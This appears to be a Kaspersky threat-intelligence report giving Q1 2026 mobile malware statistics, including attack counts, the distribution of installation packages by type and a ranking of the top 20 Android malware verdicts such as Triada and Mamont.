In the third quarter of 2025, we updated the methodology for calculating statistical indicators based on the Kaspersky Security Network. These changes affected all sections of the report except for the statistics on installation packages, which remained unchanged.
To illustrate the differences between the reporting periods, we have also recalculated data for the previous quarters. Consequently, these figures may significantly differ from the previously published ones. However, subsequent reports will employ this new methodology, enabling precise comparisons with the data presented in this post.
The Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat information, voluntarily shared by users of Kaspersky solutions. The statistics in this report are based on KSN data unless explicitly stated otherwise.
The quarter in numbers
According to Kaspersky Security Network, in Q1 2026:
More than 2.67 million attacks utilizing malware, adware, or unwanted mobile software were prevented.

The Trojan-Banker category was the prevalent mobile malware threat with a 52.96% share of total detected applications.
More than 306,000 malicious installation packages were discovered, including:
162,275 packages related to mobile banking Trojans;
439 packages related to mobile ransomware Trojans.
Quarterly highlights



The number of malware, adware, or unwanted software attacks on mobile devices decreased to 2,676,328 in Q1, down from 3,239,244 in the previous quarter.
Attacks on users of Kaspersky mobile solutions, Q3 2024 — Q1 2026 (download)
The overall drop in attack volume stems primarily from a reduction in adware and RiskTool detections. Nonetheless, this trend does not equate to a lower risk for mobile users. As shown later in this report, the number of unique users targeted by these threats remained relatively stable.
In Q1, Synthient researchers identified a link between the notorious Kimwolf botnet and the IPIDEA proxy network. This network was later taken down in cooperation with GTIG.
In early 2026, we discovered several apps on Google Play and the App Store that contained a new version of the SparkCat crypto stealer.
The Trojan code, meticulously concealed, was embedded into the infected Android apps. The obfuscated malicious Rust library was decrypted using a Dalvik-like virtual machine custom-built by the attackers. The iOS version of the malware also underwent several changes; specifically, the attackers began leveraging Apple’s proprietary Vision framework for optical character recognition (OCR).
Mobile threat statistics

The number of Android malware samples saw a slight increase compared to Q4 2025, reaching a total of 306,070.
The detected installation packages were distributed by type as follows:

Detected mobile apps by type, Q4 2025* — Q1 2026 (download)
* Data for the previous quarter may differ slightly from previously published figures due to certain verdicts being retrospectively revised.
Threat actors once again ramped up the production of new banking Trojans; as a result, this category overtook all others in volume, accounting for more than half of all installation packages.


Share* of users attacked by the given type of malicious or potentially unwanted app out of all targeted users of Kaspersky mobile products, Q4 2025 — Q1 2026 (download)
* The total percentage may exceed 100% if the same users encountered multiple attack types.
Following the surge in banking Trojan installation packages, the number of associated attacks also rose, causing Trojan-Banker apps to climb one spot in terms of their share of targeted users. Mamont variants emerged as the most prevalent banking Trojans, accounting for 73.5% of detections, with the rest of the users encountering Faketoken, Rewardsteal, Creduz, and other families.
Yet banking Trojans were still outpaced by adware and RiskTool-type unwanted apps when measured by the total number of affected users. Despite a decrease in their share of installation packages, these two app types retained their positions as the top two threats by attack volume. The most common adware detections involved HiddenAd (44.9%) and MobiDash (38.1%), while most frequently seen RiskTool apps were Revpn (67%) and SpyLoan (20.5%).
TOP 20 most frequently detected types of mobile malware
Note that the malware rankings below exclude riskware or potentially unwanted software, such as RiskTool or adware.
Verdict
%* Q4 2025
%* Q1 2026
Difference in p.p.
Change in ranking
Backdoor.AndroidOS.Triada.ag
2.62
7.09
+4.48
+10
DangerousObject.Multi.Generic.
6.75
5.84
-0.92
-1
DangerousObject.AndroidOS.GenericML.
3.52
5.51
+1.99
+6
Trojan-Banker.AndroidOS.Mamont.jo
0.00
5.28
+5.28
Trojan.AndroidOS.Fakemoney.v
5.40
3.44
-1.96
-1
Trojan-Downloader.AndroidOS.Keenadu.l
0.00
3.35
+3.35
Trojan-Banker.AndroidOS.Mamont.jx
0.00
3.09
+3.09
Backdoor.AndroidOS.Triada.z
4.87
3.08
-1.79
-2
Trojan.AndroidOS.Triada.fe
5.01
2.98
-2.02
-4
Backdoor.AndroidOS.Keenadu.a
2.07
2.73
+0.66
+6
Trojan-Banker.AndroidOS.Mamont.jg
0.34
2.37
+2.03
Trojan.AndroidOS.Triada.hf
2.15
2.23
+0.07
+3
Trojan.AndroidOS.Boogr.gsh
2.35
2.15
-0.20
0
Trojan.AndroidOS.Triada.ii
5.68
2.07
-3.60
-11
Backdoor.AndroidOS.Triada.ae
1.91
1.76
-0.16
+3
Backdoor.AndroidOS.Triada.ab
1.79
1.72
-0.08
+3
Trojan.AndroidOS.Triada.gn
2.38
1.58
-0.80
-5
Trojan-Banker.AndroidOS.Mamont.gg
1.56
1.50
-0.06
+2
Trojan.AndroidOS.Triada.ga
1.48
1.50
+0.01
+4
Backdoor.AndroidOS.Triada.ad
0.53
1.40
+0.87
+44
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The pre-installed Triada.ag backdoor rose to the top spot; it is similar to the older Triada.z version we documented previously. Because the same variant was pre-installed across a wide range of devices, the total number of affected users is aggregated. Consequently, Triada outpaced even Mamont, as users encountered a variety of Mamont variants, causing the share of that banking Trojan to spread across multiple rows. Other pre-installed Triada variants (Triada.z, Triada.ae, Triada.ab, and Triada.ad) also made the rankings. Furthermore, we observed increasing activity from the Keenadu.a backdoor, while diverse variants of the embedded Triada Trojan remained in the rankings.
